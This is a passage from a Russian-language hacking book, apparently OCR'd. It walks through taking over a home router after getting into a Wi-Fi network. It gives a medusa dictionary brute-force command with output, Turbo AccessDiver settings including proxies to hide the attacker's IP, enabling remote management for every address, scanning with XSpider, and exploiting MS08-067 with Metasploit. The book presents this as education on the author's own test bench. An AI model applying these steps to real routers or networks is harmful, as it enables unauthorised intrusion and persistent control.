


Рис. 5.1




Рис. 5.2

вводимые знаки. Это точно может пригодиться, когда хозяин одновременно забыл пароль Wi-Fi и потерял доступ к роутеру, чтобы заново не настраивать последний. Как ни странно, но такая ситуация бывает часто. Мало того, вы должны знать, что если ваш ноутбук побывал в руках у соседа-друга, пока вы отлучались на кухню на минутку налить чаю, то, уходя от вас, он будет знать пароль вашей Wi-Fi-сети.

Но мы опять отвлеклись, вернемся к нашему исследованию уже внутренней сети. Помнится, мы остановились на том, что остается еще 5% упрямых пользователей, которые защищают ресурсы во внутренней сети или не "расшаривают" все подряд без паролей. С ними-то что? Тогда нужно время для долгих изысканий. А для этого хакеру все же лучше иметь удаленный доступ к сети. И в таком случае, в первую очередь ему надо закрепить уже достигнутый успех. В этих целях необходимо получить доступ не только в локальную сеть жертвы (который, как мы договорились ранее, уже получен) но и, в первую очередь, к возможности конфигурирования самого роутера.

И здесь злоумышленнику играет на руку то, что многие владельцы роутеров зачастую вообще не устанавливают (не меняют) пароль для учетной записи администратора роутера. Они же не предполагали, что кто-то проникнет внутрь сети (это са-

мый первый барьер), а потому такая беспечность. Сколько же нужно повторять про основы безопасности: защита должна быть эшелонированной. Иначе после слома одного из рубежей злоумышленнику уже не потребуется предпринимать усилий, чтобы продолжить свое черное дело дальше.

Для того чтобы найти пароль пользователя с административными правами, установленный "по умолчанию" практически для любой модели роутеров, просто достаточно обратиться на один из ниже приведенных ресурсов Интернета:

http://www.phenoelit-us.org/dpl/dpl.html

http://hotdaily.ru/forum/2-75-1

http://www.routerpasswords.com/

Но, если пароль на роутере все же установлен, а стандартные пароли не подходят, что делает хакер?! Один из простых методов, если конечно на вашем роутере не установлена защита с применением капчи, — это применение программы medusa из уже известного вам набора Kali Linux. Программа работает по словарю и в реальной жизни может оказаться бесполезной: искомого пароля не окажется в словаре.

Посмотрим, как работает medusa. Проведем тестовый взлом на нашем роутере, установив простой пароль администратора 87654321 и используя словарь, в котором есть указанное слово. Кстати, подобным образом для "развода" поступают в Интернете с целью привлечения доверчивых пользователей, когда размещают видео (чтобы увеличить посещаемость страницы) с кричащими заголовками "взлом роутера за три минуты"[1]. Но, разница в том, что мы с вами это делаем в качестве обучения и честно разъясняем, в чем дело. Взлом по словарю возможен, но не всегда и не за несколько минут. Придется потрудиться, попробовать различные словари, и все равно успех не гарантирован.

Для пароля администратора роутера вероятность все же выше, чем для других ресурсов. И мы объясним почему. Практика показывает: владельцы радиоустройств, установив шифрование Wi-Fi во внутренней сети и запретив на роутере внешнее администрирование, весьма беспечны и зачастую не меняют имя администратора роутера, применяют простые пароли, порой даже из нескольких цифр (типа номера

[1] В YouTube присутствует страничка с кричащим заголовком — "Взлом Wi-Fi за три минуты". Видео демонстрирует применение небольшой программы WiFiCrack, написанной неизвестным автором для операционной системы Windows. Это программа позиционируется как брутфорс, и к ней прилагается словарь с тридцатью, как правило, никем не используемыми паролями. Для установки программы еще требуется установить NET Framework 4. Программа работает только с Windows 7. Шоу на YouTube заключается в том, что на роутере установлен именно тот пароль, который имеется в словаре. К страничке привлекается большое количество любопытных (кто-то старательно пиарит, непонятно, с какой целью, эту программу везде в Интернете). Но вряд ли этой программой вообще возможно реально кому-то воспользоваться. На убогий список "дефаултовых" паролей повлиять в ней невозможно, он жестко вшит. Обещанного брутфорса она вообще не осуществляет. Со словарем же программа работает довольно странно: совершенно без всякой системы выдает на все роутеры один какой-то нереальный пароль. Если в некие моменты "помутнения" она все же и начинает работать, то зачастую пароль, реально установленный на роутере и имеющийся в словаре (помещенный туда нами для проведения испытания), почему-то не находит.

телефона). Кроме того, как правило, экспериментировать можно очень долго, пробуя различные варианты, не получая при этом блокировки.

Продолжим. Загружаемся с диска Kali Linux. Установим соединение с нужной нам сетью Wi-Fi (как в Kali Linux соединиться с сетью, *см. главу 1*).

Так как нужного словаря у нас пока для программы нет, то копируем текстовый файл с паролями (словарь) в каталог, в котором мы будем запускать программу medusa (да хотя бы в корень, т. е. root).

Запустим терминальную сессию (с правами root), как показано на рис. 5.3 (нажимаем на значок окна терминала в правом верхнем углу рабочего стола Kali Linux).

Рис. 5.3

В окне терминальной сессии наберем команду:

```
# medusa -h 192.168.0.1 -u "admin" -P password.lst -M http
```

где:

- `-h` — хост, который атакуем, в нашем случае роутер находится по адресу 192.168.0.1, некоторые роутеры по умолчанию устанавливают адрес 192.168.1.1;
- `-u` — имя пользователя (логин), в нашем случае это имя admin;
- `-P` — словарь, в котором есть список паролей, у нас это password.lst;
- `-M` — тип модуля, в данном случае доступ осуществляется по http.

Если слово в словаре есть (перебор идет очень быстро), то выведется сообщение:

```
ACCOUNT FOUND: [http] Host: 192.168.0.1 User: admin Password:
87654321 [SUCCESS]
```

Пример взлома на 585-й попытке представлен на рис. 5.4.

Все другие сообщения типа:

```
ACCOUNT CHECK: [http] Host: 192.168.0.1 User: admin ..... Password:
n_u_menshikova (2292 of 2292 complete)
```

информируют о том, что пароль не нашелся (не взломан).

Здесь `n_u_menshikova` — последний попробованный из словаря пароль, а 2292 — число попыток, т. е. количество слов в вашем словаре.

Словарь для этой программы не имеет какой-либо особенной структуры, в нем просто идет перечисление слов, разделенных символом перевода каретки. О подходах к формированию словарей мы уже упоминали в предыдущей главе. Кроме того, в Интернете имеется огромный выбор словарей различного типа.




Рис. 5.4

В операционной системе Windows хакер может воспользоваться в этих же целях программой Turbo AccessDriver. Программа имеет возможность менять меню по выбору в зависимости от опыта пользователя. При выборе режима "Эксперт" открывается возможность множества настроек. К программе прилагаются небольшие словари: отдельно словарь логинов, отдельно словарь паролей, а также комболист (и то, и другое). Для тестового взлома собственного роутера подключим комболист, предварительно введя туда логин test и пароль 12345678 (на роутере установим те же данные аккаунта).

Далее в настройках программы уберем в использование прокси, а также Socks (об этом чуть позже). Установим **Опции | Доступ | GET Method** (рис. 5.5).

В строке **Server** введем IP-адрес роутера и нажмем кнопку **Standard**. В результате программа подберет логин и пароль (рис. 5.6).

Немного отвлекаясь сейчас от основного вопроса, отметим, что программа очень гибка и имеет в некоторых (подчеркиваем — в некоторых) моментах даже больше возможностей для брутфорса различных ресурсов Интернета, чем, например, популярная Hydra (существуют версии и для Windows, и для Linux, впечатляет количество поддерживаемых протоколов, на рис. 5.7 показан графический вариант программы из Kali Linux с перечнем всех поддерживаемых протоколов). И в первую очередь среди всех возможностей интересно использование листов уже упомянутых прокси, а также Socks. Такая функция позволяет хакеру вести нападение скрытно, не засвечивая своего настоящего IP-адреса, что для него очень важно. Об использовании прокси и Socks мы еще будем говорить в следующей главе.



Turbo AccessDiver v4.120
Режим
Модули
Пасслист
История
Помощь
Отблагодарить автора программы
Server http://192.168.0.1/
HTML
Standard
Скорость
14
боты
Поиск | Пасслист | История | Опции | Прокси | Эксплойт | Спец средства | Socks | Авто-пилот | Progression
Доступ | Поиск | Манипуляции | Настройки HTML | Прочие | Звуки и язык | Дополнительно
Анализ точности
Сделать еще одну попытку при ошибочных ответах (4xx/5xx)
Всегда пропускать тест зоны
Если тест не начинается, попробуйте использовать "Всегда пропускать" параметр. Это может решить проблемы, но желательно проверить работу прокси-сервера, или сменить прокси
Паузы
Это способ для уменьшения fake ответов
Но эта функция сделает анализ дольше
Отключить определение Fake ответов при Standard тесте
GET Method
Использовать "GET" для Standart тест
AD использует быстрый метод (HEAD) для стандартного теста
Но для некоторых систем нужно пользоваться методом "GE
в 95% случаев это не нужно!!!
Остановить тест после
обнаружения 1 логинов
не останавливать - искать до конца
искать также в истории
Стоп на Fake ответе
Стоп на смене прокси
Что делать с редиректами?
никаких действий
Обнаружение этой /под-директории в редиректе = логин
Тайм-аут теста
считать попытку timeout по: 25 секунд
Если бот не отвечает за это время, прерывать
6d

Рис. 5.5



Turbo AccessDiver v4.120
Режим
Модули
Пасслист
История
Помощь
Отблагодарить автора программы
9331
00:02:35 Test: 671/10002 (1)
Server http://192.168.0.1/
HTML
Standard
Скорость
14
боты
Поиск | Пасслист | История | Опции | Прокси | Эксплойт | Спец средства | Socks | Авто-пилот | Progression
боты
Redirs
Fakes
Bot
последнее использ...
Последний исполь...
Last Response received
Proxy used
Menu
<<
>>
Pause
Найденные логины
Не скрывать эту секцию после завершения
216654 /hour
test : 12345678

Рис. 5.6




Рис. 5.7

Итак, хакеру известен пароль к роутеру (либо он остался установленным по умолчанию, либо подобран с применением словарей). Далее остается только войти на роутер и настроить удаленное управление.

Например, для TP-LINK это делается в меню **Security**, далее — **Remote Management**, вместо адреса 0.0.0.0 (всем запрещено) устанавливается 255.255.255.255 (всем разрешено) и запоминается с помощью кнопки **Save** (рис. 5.8).




Рис. 5.8

Далее любое управление роутером хакер может уже осуществлять, подключившись к нему посредством того же Tor-браузера (для скрытности своего местоположения) по протоколу http (порт 80 на роутере не меняли — см. рис. 5.8). Внешний IP-адрес взломанного роутера он может выяснить на вкладке **Status**, получив доступ к роутеру во время взлома, находясь еще во внутренней сети.

Нужно отметить важность получения для хакера контроля над роутером. Дело еще и в том, что сейчас появились роутеры, которые позволяют организовать достаточно защищенную структуру внутренней сети. А именно: указанные устройства позволяют сегментировать внутреннюю сеть и настроить жесткие правила обмена между сегментами. Пример настроек подобного роутера приведен по следующему адресу (правда, автор не дает определения тому, что фактически рассказывает о сегментировании домашней сети):

http://www.securitylab.ru/contest/448565.php

Для того чтобы влиять на такого рода настройки и прописать хакеру свой хост, и нужно административное управление роутером.

Кроме того, на время взлома какого-либо хоста жертвы издалека, по Интернету, он может, имея возможность конфигурировать роутер, временно "кидать" нужный хост в демилитаризованную зону (DMZ) с целью, чтобы не мешали ограничения по безопасности, вносимые роутером. Так ему удобнее действовать дальше.

Но, все же! Как хакеру изучить слабые места в сети, подвергающейся нападению? Для этого он может использовать программу-сканер XSpider (рис. 5.9) или пробную версию, либо, как водится, найдет в Интернете "с таблеткой"! XSpider (**http://www.ptsecurity.ru/**) — очень хорошая программа и стоит недорого. Законопослушному, этичному хакеру ее все же лучше купить, т. к., естественно, последние версии поддерживают большую базу по различным уязвимостям.

Помнится, очень давно, на заре появления этой программы произошла небезынтересная история. Автор этой книги установил пробную версию программы для теста на один из компьютеров сети учреждения, в котором он тогда работал. Установочная версия была взята с прилагаемого к компьютерному журналу компакт-диска. Каково же было его удивление, когда бдительный "админ" сообщил о наличии с указанного компьютера подозрительных пакетов, направляемых на несуществующий сетевой адрес класса А (что-то типа 1.1.1.1, сейчас уже точно и не вспомнить). Был сделан запрос разработчику. Разработчики успокоили, что указанное воздействие действительно осуществляется в каких-то отладочных целях и только на пробной версии (видимо, забыли убрать). Но, при этом они сильно удивились, что это вообще было обнаружено, похвалив организацию безопасности в этом учреждении, потому что никто другой с таким вопросом к ним до сих пор не обращался.

Для теста при сканировании мы использовали непропатчанный и установленный с параметрами по умолчанию старенький Windows Server 2003 — специально, чтобы было побольше уязвимостей.

Обратите внимание, кроме множества уязвимостей на других портах, на сервере открыт порт 445. А это значит, что для взлома может сработать, старый как мир,

любимый хакерами способ проникновения с помощью известного эксплойта для уязвимости MS08_067_NETAPI. Ну а если уж не получится, то, судя по результатам сканирования, всегда еще можно пробовать уязвимости на порту 139.




Рис. 5.9

Для того чтобы протестировать проникновение, попробуем программу Metasploit (**http://www.metasploit.com/**), для чего, как законопослушные граждане, получим на сервере производителя лицензию на две недели, заполнив соответствующую форму. К слову, если вы укажете реальный номер телефона, то приготовьтесь, что вам позвонят из фирмы и поинтересуются на чистом английском — зачем вы использовали программу (и это не шутка). Если вы, чтобы избежать подробностей, пробурчите что-то типа: "ай доунт анденстенд", то через несколько секунд они подключат сотрудницу, с акцентом говорящую по-русски. Пожалуйста, не пытайтесь с ними шутить и не называйте себя злобным хакером, они этого не понимают.

Проблема будет еще и в том, что для получения лицензии у разработчика не воспринимаются почтовые адреса известных бесплатных почтовых серверов. Так что придется подумать над тем, на какой адрес вам запросить лицензию. После установки программы (отключите антивирусы при инсталляции) регистрируются пользователи и пароль, производится активация лицензии (рис. 5.10).




Рис. 5.10

Отметим, что существуют версии программы для разных операционных систем. Если вы любитель Linux, то без проблем: набор Metasploit входит в Kali Linux. Мы же договорились, что большую часть софта будем рассматривать для Windows.

Программа запускается в браузере по адресу локального хоста, на порту, согласованном с вами при инсталляции. Когда она готова для применения, создав новый проект, вы увидите в меню, что сканировать подопытную сеть или хост можно было и не в XSpider, но и здесь, выбрав **Analysis**, далее **Scan**, вводится либо диапазон адресов, либо конкретный хост и запускается **Launch Scan**. Сканирование с параметрами по умолчанию будет производиться достаточно долго, и на целевом хосте даже могут возникнуть определенные сбои.

Программа предназначена для профессионального пентестинга, хорошо автоматизирует такую работу и может, не побоимся этого слова, всё: работать с готовыми эксплойтами и конструировать свои, находить уязвимости, сканировать сеть, строить топологию сети, осуществлять проникновение с переносом файлов и запуском их на целевой машине и т. д. Но нам сейчас, чтобы не быть голословными, необходим простой, конкретный пример поиска и использования уязвимости, и мы проверим это на нашем стенде.

После проведения сканирования среди прочих (если мы сканировали всю подсеть) мы видим и наш бедный подопытный сервер. Если щелкнем по указанному хосту, то увидим все те же открытые порты (рис. 5.11).

Ну а далее, для простоты, не задавая особо никаких параметров, выбрав меню **Exploit**, осуществляем в автоматическом режиме тестирование именно этого, нужного нам хоста (рис. 5.12).

По сообщению "1 session opened..." (см. рис. 5.12) понятно, что программа установила сессию (откроем меню **Sessions**) нашего компьютера с целевым хостом, используя уязвимость MS08_067_NETAPI (рис. 5.13).




Рис. 5.11




Рис. 5.12




Рис. 5.13

